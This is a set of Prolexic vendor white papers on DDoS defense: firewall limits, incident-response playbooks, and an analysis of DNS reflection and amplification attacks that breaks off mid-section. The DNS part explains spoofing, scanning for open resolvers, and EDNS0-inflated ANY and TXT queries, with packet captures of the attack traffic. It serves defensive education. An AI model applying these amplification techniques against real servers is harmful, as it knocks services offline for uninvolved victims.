Prolexic recommends becoming familiar with the features and capabilities of your firewall – either an in-house appliance or as a service managed by your ISP – and how the firewall will perform against different denial of service attack vectors. You should also know what will happen to network performance when you use stateful inspection, such as SYN cookies, versus stateless blocking on your on-premise firewall. Use the Assessment Guide on the last page to help determine what your firewall can and cannot do with regard to DDoS protection.

Keep in mind that a firewall will usually offer limited protection against UDP and ICMP floods and no protection against a SYN flood of 2 or 3 gigabits, or application layer attacks. Firewalls also provide little or no protection against low-speed application layer attacks that involve HTTP and HTTPS requests through the firewall. In addition, there is a limit to the DDoS protection provided by a cloud-based ISP firewall. Not every type of ISP firewall can handle every type of DDoS attack and certain ACLs can fail, especially if they are deployed on a small number of devices close to your server.

Whether you have an on-premise firewall or use ACLs at the ISP layer, managing firewalls as part of an internal DDoS defense strategy is a challenging process that requires making a lot of complex rule changes during a DDoS attack. By moving all of these complex processes to a cloud-based DDoS mitigation service such as Prolexic, you can do away with the time consuming processes of firewall reconfiguration and interfacing with your ISP during a DDoS attack. Instead, Prolexic does all of the heavy lifting by stopping DDoS attacks at the cloud-level before they reach your firewall, leaving the firewall to do what it is designed to do rather than expecting it to adapt to dynamically changing DDoS scenarios.

If you have questions about the use of firewalls during DDoS attacks and how they can become a part of an overall DDoS defense strategy, Prolexic can help. Drawing upon many years of successful DDoS mitigation experience and a global network, we work with our customers to create a complete, most responsive defense against every known DDoS attack vector. Contact us to arrange an analysis of your preparedness for DDoS and ensure that your network is protected against attacks.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex denial of service attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.

Firewall Management for DDoS Protection - Assessment Guide

The success of a firewall against DDoS threats depends on several variables – the attack size, the attack vector, the features of the firewall appliance, and the ability of the firewall manager to effectively use available features. Test your knowledge of the capabilities of your firewall during a DDoS attack by answering each of these questions:

- How big of a stateless volumetric attack can you stop?
- What types of stateful DDoS attacks can you stop, and to what volume threshold?
- What if the DDoS attack is volumetric and exceeds the capacity of the firewall?
- What if the DDoS attack is volumetric and exceeds the size of the pipe?
- When should I use stateful inspection rather than stateless blocking?
- What if the threshold of the firewall is exceeded by a combination of stateful and stateless attacks?
- How will firewall performance be affected by volumetric ICMP floods, SYN floods, and application layer attacks?
- How can I detect a DDoS attack on a firewall, and how can I know what kind of an attack it is so I can determine whether to activate an ACL at the ISP level, or invoke an alternative strategy?
- How can I know what type of DDoS attack is in progress, and how do I determine whether or not to use a complex mitigation method, such as SYN cookies, protocol validation, or packet inspection?
- Which firewall features should I turn on and when? Will this action lower throughput for legitimate traffic?



A Prolexic White Paper

Plan vs. Panic: Making a DDoS Mitigation “Playbook” Part of Your Incident Response Plan

Introduction

When a huge Distributed Denial of Service (DDoS) attack took down the web site of a global web hosting provider, even the expensive DDoS mitigation hardware specifically purchased for such a scenario could not stop the attack. The e-mail customer support group and online forum were flooded with complaints from customers whose web sites were completely inaccessible. To make matters worse, the hosting provider's ISP refused to bring their servers back online until a reliable DDoS mitigation solution was put into place. The company's IT staff was at a loss at what to do or who to call next and dealing with the DDoS attack was the sole focus of the entire company for the next three days. Daily business was disrupted and all projects were put on hold as confusion and panic spread throughout the organization. Eventually, the hosting provider found a DDoS mitigation service provider with the expertise and capacity to mitigate the attack quickly and completely – but the damage was already done to the company's reputation, revenue stream, customer confidence, and productivity.

DDoS attacks are deliberate, targeted events – happening on a daily basis – that demand a preparedness plan much like homeowners preparing for hurricane season

A DDoS attack is an attempt to make a computer resource (i.e. web site, e-mail, VoIP, or a whole network) unavailable to its intended users. By overwhelming it with data and/or requests, the target system either responds so slowly as to be unusable or crashes completely. The data volumes required to do this are typically achieved by a network of remotely controlled computers known as Zombies or bots. These have fallen under the control of an attacker, generally through the use of Trojans.

When a DDoS attack cripples or brings down a web site, knowing who to call first and how to marshal the required resources for mitigation can make the difference between organization-wide panic and a calm, orderly response. Most importantly, planning ahead makes the difference between fast and effective DDoS mitigation and letting the attackers have the upper hand with a campaign of attacks that can drain thousands of dollars of revenue per hour. According to Forrester Consulting, the average revenue per hour loss during a Layer 7 DDoS attack is US\$220,000 per hour, not to mention the frustration and eroding confidence of customers and business partners who cannot access web-based services and/or information.

Prolexic continues to see an increase in the number, size, and complexity of DDoS attacks, including multi-day campaigns characterized by rapid changes in attack vectors. DDoS attacks are also increasing in packet-per-second (pps) volume, which can be particularly devastating. Unfortunately, it's not a matter of "if" but "when" a web site will be hit with a DDoS attack. All industries are targets. Consequently, Prolexic believes that being prepared is the best defense, and that clear, organized communication with all stakeholders in the DDoS mitigation process is the key to fast, successful attack mitigation.

Why DDoS belongs in an incident response plan

Some companies have incorporated DDoS mitigation as part of their disaster recovery plan. However, disaster implies that something unexpected or accidental threatens business continuity. DDoS attacks are

deliberate, targeted events – happening on a daily basis – that demand a preparedness plan much like homeowners preparing for hurricane season. When the hurricane inevitably hits, they don't panic and the damage to the home is minimal because they knew what to expect and what steps to take to protect their investment. This type of incident response plan enables companies to be prepared to quickly and calmly respond to a DDoS attack and that can minimize both operational and financial damage to an online business.

A playbook can be essential to a controlled, streamlined response to a DDoS attack

As noted earlier, Forrester has found that an online company loses an average of US\$220,000 of revenue per hour during an unmitigated DDoS attack. If the communication structure for DDoS events is not spelled out in an incident response plan, IT may spend 45 minutes or more finding and engaging an on-call resource and bringing that engineer up to speed on what's happening. It takes even longer to resolve issues if IT management or another department manager panics and starts calling engineers randomly – and none of them know what to do. However, when a DDoS event has begun and a well-rehearsed plan is in place, IT management knows who to call first and that person knows exactly what to do and carries out the next steps in the incident response plan. There should be a single point of contact for communications about the event and everyone's roles should be clearly defined. As a result, DDoS mitigation services can be activated more quickly and the attack can be mitigated faster, resulting in far less financial and operational damage.

Developing a DDoS mitigation playbook



Winning sports teams don't ad lib or panic on the field when the opposing team launches a surprise offensive play. They have a well-rehearsed playbook with defensive moves that have been developed with their coach's expertise and built upon experience in multiple games with various opponents. When it comes to DDoS mitigation, a similar type of playbook can be essential to a controlled, streamlined response to a DDoS attack.

In simple terms, companies work with their DDoS mitigation service provider to create a simulated DDoS attack or "dry run" that makes no actual changes to the network, but will help management see the best way to manage both internal and external communications when confronted with a DDoS attack. The incident response team works through a real-world DDoS attack without doing an actual live test, much like a military training drill in which no live ammunition is used. Depending on the size and complexity of the organization, this type of dress rehearsal exercise can be completed in a little over an hour, or slightly longer if the company's incident response plan has additional requirements. Executive management will understand how long it takes to put the mitigation plan in action. Following this exercise, optimizations may be developed to ensure a rapid, repeatable and predictable action plan.

A DDoS mitigation playbook must be a streamlined response plan which includes:

- **Managing communications** – DDoS attacks have an impact not just on IT, but on all users of the company’s services, including non-technical departments. They also need to know who to call and what to do when issues arise during a DDoS attack without disrupting daily business. Prolexic advises incident response teams to have a single point of contact for relaying information and short “Twitter-style” updates internally across the organization. These short internal blasts should be confidential and help people understand what is going on during the attack so that they don’t panic and create an additional internal crisis.
- **Identifying the key contact persons** – The main goal of the playbook is to eliminate organization-wide panic that can delay the mitigation response when a DDoS attack occurs, so it is vitally important that the right people be notified of the attack immediately. In doing this simulation exercise, everyone in the triage team will understand what their role is in the DDoS mitigation process, what changes they need to make to the network, and how they can continue to maintain business as usual even when some resources are unavailable.
- **Organizing information for easy, fast accessibility** – Something as simple as keeping all names and phone numbers of key contacts in a single place can save valuable time. Overall, this facet of the DDoS mitigation process is all about containment and order – how to turn a DDoS attack from a major disaster into an incident that is routine when handled according to the well-rehearsed “play book.”

A real-world example of DDoS attack readiness



A leading travel/hospitality provider and Prolexic client came under a very large and sophisticated DDoS attack one weekend. Although the company had high quality on-site mitigation appliances, these appliances could not scale to combat the escalating size and complexity of the attack. IT management also started working with the company’s Internet provider to mitigate the attack, which continued for another 20 hours. After the Internet provider failed to halt the attack, the firm’s next step was to contact Prolexic.

Fortunately, Prolexic and the travel/hospitality firm had planned ahead and worked together to develop a playbook – a process in which both companies explored different attack scenarios and how to best communicate with different stakeholders for an effective, controlled mitigation plan, eliminating panic and confusion. This playbook became a part of the company’s incident response plan and fine-tuned the process. Most importantly, this plan identified the key communications channels within the organization and Prolexic, so that everyone was on the same page when Prolexic activated the mitigation service.

After receiving a call from the company at 8 a.m. on Monday morning, technicians at Prolexic's Security Operations Center (SOC) joined conference calls that the travel/hospitality customer was having with its Internet provider and telco equipment provider.

Prolexic technicians also began coordinating with their contacts at the company. At 10:00 a.m., according to the playbook and Prolexic protocols, three teleconference bridges were opened up.

- **A Mitigation Bridge** – primarily for engineers to coordinate and monitor mitigation efforts
- **A Troubleshooting Bridge** – primarily for engineers and application owners to investigate any problems arising during the on-ramping
- **A Security Emergency Response Team (SERT) Bridge** – primarily for security and forensics participants.

These bridges were “always on,” enabling participants to periodically check in and monitor the latest developments and communicate news and changes through the playbook channels.

At 11:30 AM it was decided that that attack was too big for the Internet provider and traffic would be routed to Prolexic. Because of all the upfront planning and testing, this was a relatively simple and almost instant process.

By developing and testing a playbook, the company was able to deflect the usual panic that can grip an organization during a DDoS attack.

Thanks to the clear communication plans developed earlier as part of the “play book,” Prolexic was able to more quickly route traffic from three of the firm's main data centers to its attack mitigation network or “scrubbing centers.” As soon as traffic began flowing through Prolexic's scrubbing centers, it was possible to begin forensics and analysis. Later that afternoon, Prolexic's Security Emergency Response Team (PLXsert) reported a detailed analysis of the attacking botnets and IP addresses.

This information was later provided to law enforcement authorities and was instrumental in degrading the attack.

Because both the travel/hospitality company and Prolexic had developed a controlled and streamlined communications plan or playbook upfront – before a DDoS ever occurred – the company was able to deflect the usual panic that can grip an organization during a DDoS attack, and Prolexic was able to deploy its industry leading DDoS mitigation services even faster and more efficiently.

Conclusion

“Be prepared” is a classic motto with modern, serious implications for online businesses today that are in constant danger of DDoS attacks. Prolexic advises IT management to talk to their DDoS mitigation services provider before an attack happens. Ask questions and discuss all of the possible DDoS scenarios that the company could experience. The best defense against malicious cyber threats is preparedness and understanding how to use the vendor’s DDoS mitigation services to the best advantage.

Any good mitigation service provider should have the expertise and capacity to serve many clients simultaneously – an important factor to consider as the daily occurrences of DDoS attacks escalate. Prolexic has been immersed in this cyber war for nine years and our SOC technicians are routinely mitigating a dozen or more attacks at the same time. In addition, all of our protocols are designed for rapid response to attacks and we use the same principles demonstrated in the simulations we complete with our customers. Our protocols and procedures are well defined and are tested on an hourly basis during real DDoS events.

In the end, when everyone in an organization – not just IT staff– understands what it is really like to be under a DDoS attack before one actually occurs, they will be able to face the actual event with more confidence, control and calm. As a result, the DDoS mitigation process will go more smoothly for a faster return to business as usual. That is why Prolexic advises all of our customers to prepare themselves for the real thing with a simulated DDoS incident and incorporating DDoS into an incident response plan.

About Prolexic

Prolexic Technologies is the world’s largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world’s largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world’s first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.



A Prolexic White Paper

An Analysis of DrDoS DNS Reflection Attacks

Part I of the DrDoS White Paper Series

The DNS Distributed Reflection Denial of Service (DrDoS) technique relies on the exploitation of the Domain Name System (DNS) Internet protocol. Malicious actors, or hackers, will spoof, or pretend to be, the IP address of their primary target and then send application requests to a list of victim DNS servers. When each DNS server receives the forged request, the server is tricked into responding to the spoofed IP address of the hacker's primary target. The victim DNS servers will thus unwittingly send a flood of unwanted responses to the primary target.

This method of DDoS attack is disruptive to both the victim DNS servers and the primary target. The scale of the attack depends on the number of victim DNS servers on the attacker's list. An attacker can build a list of DNS server IP addresses simply by scanning IP ranges and checking for responses on port 53, which is used for DNS messages. Furthermore, since the DrDoS attack uses spoofed IP requests to a legitimate DNS server, attributing the attack to the original malicious actor becomes a difficult task.

Prolexic has observed many DrDoS DNS Reflection attacks, targeting a multitude of industries. An analysis of these attacks is included in this report.

What is DNS?

The Domain Name System (DNS) is a fundamental service on which Internet functionality depends. Essentially, the DNS service translates IP addresses into domain names. For example, DNS allows you to access the website hosted at 173.194.37.69 by simply typing www.prolexic.com into a browser.

Availability of the DNS service is necessary for enterprises to conduct business on the Internet. The critical dependence of Internet users on DNS makes it a highly visible and valuable exploitation vector for malicious actors.

How does DNS work?

The DNS name resolution process follows these steps:

1. A client initiates a request for name resolution.
2. The request goes to the local DNS server.
3. The local DNS server requests address resolution from a root DNS server.
4. A root DNS server responds by creating a referral to a top-level DNS server.
5. The local DNS server contacts the top-level DNS server for address resolution.
6. The top-level DNS server responds with a referral to a second-level DNS server for address resolution.
7. The second-level DNS server will respond with the IP address of the host, or an error if authoritative¹. Otherwise it will provide the address to third-level DNS server.
8. The local DNS server provides the client with the IP address.

¹ See [What is an authoritative DNS server?](#)

The following three figures show the name-to-IP process in action:

```

; <<>> DiG 9.8.3-P1 <<>> www.prolexic.com
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33510
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.prolexic.com.          IN      A

;; ANSWER SECTION:
www.prolexic.com.         300    IN      A      209.200.154.11

;; Query time: 167 msec
;; SERVER: 192.168.1.254#53(192.168.1.254)
;; WHEN: Mon Feb  4 21:10:49 2013
;; MSG SIZE rcvd: 50
    
```

Figure 1: This screen shows a query to get the IP address of www.prolexic.com. The Question section asks for the www.prolexic.com record. The Answer section returns the IP address for www.prolexic.com.

```

; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29012
; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.prolexic.com.          IN      CNAME

;; AUTHORITY SECTION:
prolexic.com.             300    IN      SOA     ns1.prolexic.net. support.prolexic.com. 2013010901 7200 3600 1209600 1200

;; Query time: 111 msec
;; SERVER: 192.168.1.254#53(192.168.1.254)
;; WHEN: Mon Feb  4 21:19:12 2013
;; MSG SIZE rcvd: 94
    
```

Figure 2: This screen shows a request for the canonical name (CNAME) records for www.prolexic.com. Canonical names are aliases. The Authority section states which DNS servers can provide an authoritative answer to the question.

```

; <<>> DiG 9.8.3-P1 <<>> ns prolexic.com
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19850
; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;prolexic.com.             IN      NS

;; ANSWER SECTION:
prolexic.com.             300    IN      NS      ns1.prolexic.net.
prolexic.com.             300    IN      NS      ns2.prolexic.net.

;; Query time: 119 msec
;; SERVER: 192.168.1.254#53(192.168.1.254)
;; WHEN: Mon Feb  4 21:28:33 2013
;; MSG SIZE rcvd: 78
    
```

Figure 3: This screen shows a query for the name servers with information about prolexic.com. The Answer section identifies the domain's name servers: ns1.prolexic.net and ns2.prolexic.net.

DNS parameters

The DNS name resolution process involves several parameters. It is important to understand their structure and values in order to visualize how DNS attacks work. Described in RFC 1035, the following values are relevant when looking at DNS reflection attacks. TYPE fields, which are a subset of QTYPES (query types), are used in resource records.

Type		Values and meaning
A	1	Hosts address
NS	2	An authoritative name server
MD	3	A mail destination (Obsolete-useMX)
MF	4	A mail forwarder (Obsolete-useMX)
CNAME	5	The canonical name for an alias
SOA	6	Marks the start of a zone of authority
MB	7	A mailbox domain name (EXPERIMENTAL)
MG	8	A mail group member (EXPERIMENTAL)
MR	9	A mail rename domain name (EXPERIMENTAL)
NULL	10	A null RR (EXPERIMENTAL)
WKS	11	A well-known service description
PTR	12	A domain name pointer
HINFO	13	Host information
MINFO	14	Mailbox or mail list information
MX	15	Mail exchange
TXT	16	Text strings

Table 1: Types of DNS Fields

RFC 1035 specifies the following size limits for parameters:

Type of data	Maximum length
Labels	63 octets
Names	255 octets
TTL	positive values of a signed 32-bit number.
UDP messages	512 octets

Table 2: Maximum length of data by type

More parameters with new extension mechanisms were added in RFC 2671. These new extension mechanisms pose some security challenges, which are discussed later in this white paper.

DNS response codes (RFC 1035)

The response code is a 4-bit field. The values have the following interpretation:

Code	What it means
0	No error condition.
1	Format error. The name server was unable to interpret the query.
2	Server failure - The name server was unable to process this query due to a problem with the name server.
3	Name error. Meaningful only for responses from an authoritative name server. This code signifies that the domain name referenced in the query does not exist.
4	Not Implemented. The name server does not support the requested kind of query.
5	Refused. The name server refuses to perform the specified operation for policy reasons. For example, a name server may not wish to provide the information to the particular requester, or a name server may not wish to perform a particular operation (e.g. - zone).

Table 3: Response codes from DNS servers

Extension mechanisms for DNS

Throughout the years, a series of new mechanisms were implemented to extend the number of fields specified in RFC 1035 that were going to be exhausted, thus preventing clients the ability to advertise capabilities to servers. Some of these extension mechanisms are as follows:

DNS zone transfer

A zone transfer is a mechanism that provides the ability to replicate DNS databases across multiple DNS servers. Zone transfers can occur by AXFR process which request transfer of an entire zone or IXFR for incremental, or dynamically as the change occurs.

```
; <>> DiG 9.8.3-P1 <>> @ns1.prolexic.com 8.8.8.8 axfr
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

Figure 4: Example of a DNS zone transfer request

Extension mechanism from DNS 0

Introduced at RFC2671, these mechanisms allow for larger message size, additional label types, and new message flags. This extension mechanism also allows packets larger than 512 Bytes (UDP). This can be abbreviated as EDNS 0.

Extension mechanism from DNS 1

This extension mechanism allows requesters to perform multiple questions in a single request. This can be abbreviated as EDNS 1.

A DNS Reflection/Amplification Attack Scenario

Now that we understand how DNS works, we can begin to properly visualize a DrDoS attack scenario.

In a DNS reflection attack, the malicious actor executes a large number of DNS queries while spoofing (pretending to be from) the IP address of the primary target. The victim DNS servers respond to the spoofed IP address, sending a large flood of traffic to the primary target.

The malicious actor can modify the incoming DNS requests to produce a larger packet response from the victim DNS server than the original request, resulting in an amplified reflection attack. The incoming traffic to both the victims and primary target can result in reduced quality of service, exhaustion of resources, and can eventually take down the service.

The illustration below provides a visual representation of an attack scenario.




Figure 5: Example of DNS reflection topology

An attack vector is a path by which a malicious actor can access a server and deliver a malicious payload. The vectors for a DNS reflection attack include recursion, which is enabled by parameters that are part of DNS RFC standard. Recursion is a way of resolving a name by making queries to additional DNS servers on behalf a client. By performing large quantities of these recursive queries, a malicious actor can effectively deny DNS service to a targeted organization by redirecting (spoofing) the responses back to primary target.

Some other variants of vectors for DNS reflection attacks include:

- Using open or misconfigured name servers that allow recursive queries
- Reflection/Amplification based on authoritative or non-authoritative name servers

What is an authoritative DNS server?

Authoritative DNS servers facilitate dividing the responsibility for providing IP addresses, distributing the load, and creating fault tolerance. An authoritative DNS server can be configured to only respond to queries about domains it has been configured to accept, queries in its time zone, and it can serve as a cache server for its time zone. A DNS term related to zones is SOA, or Start of Authority, which specifies the DNS server that supplies data for that zone.

When executing a DNS reflection attack, it is important to consider that if a server is non-authoritative for the queried domains, its response will be an error code. Here is an example of such a response when querying for SOA on domains.

```
prolexic.com has SOA record ns1.prolexic.net. support.prolexic.com. 2013010901 7
200 3600 1209600 1200
```

```
Host pseudo.prolexic.com not found: 3(NXDOMAIN)
```

Although the server may not be authoritative for the queried domain, attackers may still choose to execute very large numbers of these queries with malformed names to exhaust DNS resources. This type of an attack, however, does not produce an amplification attack, because the responses are of negligible size.

Case Studies: What do DNS reflection attacks look like?

DNS ANY query attack

DNS ANY queries retrieve all cached records available for domain name. For this attack to be successful, the victim DNS server must be authoritative for the domain. The malicious actor will increase the size of the response by altering parameters with the EDNS extension mechanisms.

```
0.000000      86.14.247.119          209.200.165.3          DNS      83
Standard query 0x754e ANY prolexic.net

Additional records
  <Root>: type OPT
        Name: <Root>
        Type: OPT (EDNS0 option)
        UDP payload size: 9000
        Higher bits in extended RCODE: 0x0
        EDNS0 version: 0
        Z: 0x0
        Data length: 0
```

This type of attack is described by the IEEE in RFC2671:

“Requestor-side specification of the maximum buffer size may open a new DNS denial of service attack if responders can be made to send messages which are too large for intermediate gateways to forward, thus leading to potential ICMP storms between gateways and responders.”

Listed below represents an example of a ANY attack:

```
21:10:47.307341 IP 106.199.60.248.53 > x.x.x.x.53: 39033+ ANY? targetdomain.biz. (36)
21:10:47.307851 IP 177.215.240.77.53 > x.x.x.x.53: 39033+ ANY? targetdomain.biz. (36)
21:10:47.307935 IP 62.100.191.203.53 > x.x.x.x.53: 39033+ ANY? targetdomain.biz. (36)
21:10:47.308007 IP 46.206.176.21.53 > x.x.x.x.53: 39033+ ANY? targetdomain.biz. (36)
21:10:47.308026 IP 94.90.69.227.53 > x.x.x.x.53: 39033+ ANY? targetdomain.biz. (36)
21:10:47.308475 IP 166.19.18.103.53 > x.x.x.x.53: 39033+ ANY? targetdomain.biz. (36)
```

The following are two examples of a DNS response to an ANY attack:

```
00:10:41.292439 IP 66.220.0.45 > xxx.xxx.xxx.xxx: udp
00:10:41.292495 IP 66.220.0.45.53 > xxx.xxx.xxx.xxx.56978: 21257*-
19/0/3 SOA[|domain]
00:10:41.292497 IP 66.220.0.45 > xxx.xxx.xxx.xxx: udp
00:10:41.292539 IP 66.220.0.45.53 > xxx.xxx.xxx.xxx.56978: 21257*-
19/0/3 SOA[|domain]
00:10:41.292746 IP 66.220.0.45 > xxx.xxx.xxx.xxx: udp
00:10:41.292754 IP 66.220.0.45.53 > xxx.xxx.xxx.xxx.56978: 21257*-
19/0/3 SOA[|domain]
00:10:41.292995 IP 66.220.0.45 > xxx.xxx.xxx.xxx: udp
00:10:41.306816 IP 128.223.32.35.53 > xxx.xxx.xxx.xxx.55008: 21257*-
18/0/8 SOA[|domain]
00:10:41.306819 IP 128.223.32.35 > xxx.xxx.xxx.xxx: udp
00:10:41.307518 IP 128.223.32.35.53 > xxx.xxx.xxx.xxx.55008: 21257*-
18/0/8 SOA[|domain]
00:10:41.307520 IP 128.223.32.35 > xxx.xxx.xxx.xxx: udp
00:10:41.307615 IP 128.223.32.35.53 > xxx.xxx.xxx.xxx.55008: 21257*-
18/0/8 SOA[|domain]
00:10:41.307618 IP 128.223.32.35 > xxx.xxx.xxx.xxx: udp
-----
19:14:16.309126 IP 75.144.18.42 > xxx.xxx.xxx.xxx: udp
19:14:16.309224 IP 59.189.115.79.53 > xxx.xxx.xxx.xxx.38283: 10809|
12/0/1 Type46[|domain]
19:14:16.309271 IP 75.144.18.42.53 > xxx.xxx.xxx.xxx.8221: 10809
16/0/17 A 149.20.64.42, NS[|domain]
19:14:16.309273 IP 129.95.20.11.53 > xxx.xxx.xxx.xxx.7480: 10809
30/0/1 Type46[|domain]
19:14:16.309524 IP 64.62.254.210.53 > xxx.xxx.xxx.xxx.33985: 10809
17/0/5 A 149.20.64.42, NS[|domain]
19:14:16.309570 IP 129.95.20.11 > xxx.xxx.xxx.xxx: udp
19:14:16.309574 IP 129.95.20.11 > xxx.xxx.xxx.xxx: udp
19:14:16.309823 IP 142.104.6.1.53 > xxx.xxx.xxx.xxx.23513: 10809
30/5/9 Type46[|domain]
```

```

19:14:16.309825 IP 142.104.6.1 > xxx.xxx.xxx.xxx: udp
19:14:16.309826 IP 142.104.6.1 > xxx.xxx.xxx.xxx: udp
19:14:16.310020 IP 216.121.24.233.53 > xxx.xxx.xxx.xxx.32522: 10809
27/0/13 A 149.20.64.42, NS[|domain]
19:14:16.310028 IP 216.121.24.233 > xxx.xxx.xxx.xxx: udp
19:14:16.310029 IP 216.121.24.233 > xxx.xxx.xxx.xxx: udp
19:14:16.310119 IP 24.183.198.6.53 > xxx.xxx.xxx.xxx.32533: 10809
30/5/8 Type47[|domain]
19:14:16.310275 IP 69.89.66.131.53 > xxx.xxx.xxx.xxx.15603: 10809
27/0/15 A 149.20.64.42, NS[|domain]
19:14:16.310277 IP 72.52.124.55.53 > xxx.xxx.xxx.xxx.7113: 10809
27/0/15 A 149.20.64.42, NS[|domain]
19:14:16.310279 IP 24.116.11.104 > xxx.xxx.xxx.xxx: udp
19:14:16.310280 IP 216.108.235.93.53 > xxx.xxx.xxx.xxx.10270: 10809
27/0/16 A 149.20.64.42, NS[|domain]

```

Misconfigurations in victim DNS servers

Some reflection and amplification attacks can be executed with the help of open or misconfigured victim DNS resolvers. The workflow of the attack is similar; the difference is these open or misconfigured victim DNS servers will respond to any of the queries regardless if they are authoritative or non-authoritative.

TXT record attack

A TXT record provides the ability to associate arbitrary and non-formatted text to a domain or host. This parameter can be used to amplify the response to a spoofed request and thus degrade or deny DNS service.

The following is an example of a TXT record attack:

```

18:52:14.235087 IP 201.41.86.66.53 > xxx.xxx.xxx.xxx.5945: 37700
44/3/1 TXT[|domain]
18:52:14.235739 IP 208.43.214.241.53 > xxx.xxx.xxx.xxx.24434: 48463
44/3/4 TXT[|domain]
18:52:14.235742 IP 208.43.214.241 > xxx.xxx.xxx.xxx: udp
18:52:14.236811 IP 208.43.214.241 > xxx.xxx.xxx.xxx: udp
18:52:14.237335 IP 207.44.142.76.53 > xxx.xxx.xxx.xxx.24520: 2776
ServFail 0/0/1 (37)
18:52:14.237443 IP 207.44.143.7.53 > xxx.xxx.xxx.xxx.49917: 2776
ServFail 0/0/1 (37)
18:52:14.238521 IP 201.28.98.186 > xxx.xxx.xxx.xxx: udp
18:52:14.240550 IP 200.159.42.61.53 > xxx.xxx.xxx.xxx.22693: 50508
44/3/4 TXT[|domain]

```

A record attack

In an *A record attack*, the attacker issues multiple queries for A records to victim DNS servers. These requests consist of malformed domain names and the DNS server will respond with the registry code, also known as RCODE. Large numbers of these types of queries from distributed sources will impact DNS availability on the primary target.

The following is an example of an A record attack vector:

```
14:49:39.770660 IP 118.127.10.64.36679 > x.x.x.x.53: 23+ A? www.domain.com. (352)
14:49:39.770731 IP 58.181.149.10.3191 > x.x.x.x.53: 23+ A? www.domain.com. (352)
14:49:39.770737 IP 202.89.33.168.33745 > x.x.x.x.53: 23+ A? www.domain.com. (352)
14:49:39.770771 IP 118.127.10.64.47544 > x.x.x.x.53: 23+ A? www.domain.com. (352)
14:49:39.770826 IP 202.28.248.48.47405 > x.x.x.x.53: 23+ A? www.domain.com. (352)
14:49:39.770832 IP 202.28.248.48.35202 > x.x.x.x.53: 23+ A? www.domain.com. (352)
14:49:39.770862 IP 203.158.4.158.51395 > x.x.x.x.53: 23+ A? www.domain.com. (352)
14:49:39.770929 IP 202.28.248.48.36246 > x.x.x.x.53: 23+ A? www.domain.com. (352)
14:49:39.770957 IP 203.158.4.158.48998 > x.x.x.x.53: 23+ A? www.domain.com. (352)
14:49:39.771067 IP 118.127.10.64.56018 > x.x.x.x.53: 23+ A? www.domain.com. (352)
14:49:39.771075 IP 219.156.123.225.65153 > x.x.x.x.53: 23+ A? www.domain.com. (352)
14:49:39.771182 IP 202.28.248.48.54282 > x.x.x.x.53: 23+ A? www.domain.com. (352)
14:49:39.771188 IP 202.28.248.48.39548 > x.x.x.x.53: 23+ A? www.domain.com. (352)
```

The following is an example of a DNS server response:

```
